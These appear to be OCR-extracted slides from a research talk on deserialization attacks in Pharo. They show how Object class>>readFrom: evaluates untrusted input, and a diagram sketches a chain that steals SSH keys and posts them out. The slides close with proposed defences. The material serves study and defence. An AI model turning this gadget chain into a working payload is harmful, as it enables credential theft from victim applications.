
⇒ This malicious bytestream is **unreadable** by humans and will be sent to the victim to deserialize it using the **readFrom:** method


The readFrom: method

- The victim application will deserialize the maliciousString using the **Object class >> readFrom:** method
- The **readFrom:** method invokes the **evaluate:** method
  - both of them are considered as **gadgets**


```
"Object class >>" readFrom: textStringOrStream
   "Create an object based on the contents of textStringOrStream."

   | object |
   object := self class compiler evaluate: textStringOrStream.
   (object isKindOf: self) ifFalse: [self error: self name, ' expected'].
   ^object
```

Pharo attack conduct





What's next?




- Shall we deprecate then **remove** **Object class>>readFrom:**?
- No Security Manager in Pharo for preventing attacks
  - **introduce natively** this concept in Pharo?
- One of the main problems in the attacks is that the victim application contains **openings to the outside** (eg., reading from external file, queryable database)
  - why not **detecting** these openings and control them?

Conclusion

- Vulnerabilities **still exist** in Object Oriented languages
- Pharo attack chains construction for **3 attacks**
- It is relevant to consider and implement **security checks** when coding in Pharo

Thank you!


Attacker side
Victim side
|users|
users := (FileSystem disk
root / ''Users'').
(users entries
collect:[:e| …]
Malicious code
③ Attack action (steal and send SSH keys)
ZnClient>>post
evaluate
OCReceiverDoItSemanticScope(OCDoItSemanticScope)>>evaluateDoIt:
...
OpalCompiler>>evaluate: textStringOrStream
Object class>>readFrom: maliciousString
① Serialization
'#[124 117 115 101 114 115 124
13 117 115 101 114 115 32 58
61 32 40 70 105 108 101 83 121
115 116…]
② Deserialization
Malicious file maliciousString

Backup slides

```
SecurityManager secuManager = new SecurityManager();
System.setSecurityManager(secuManager);
```

Pharo with a Security Manager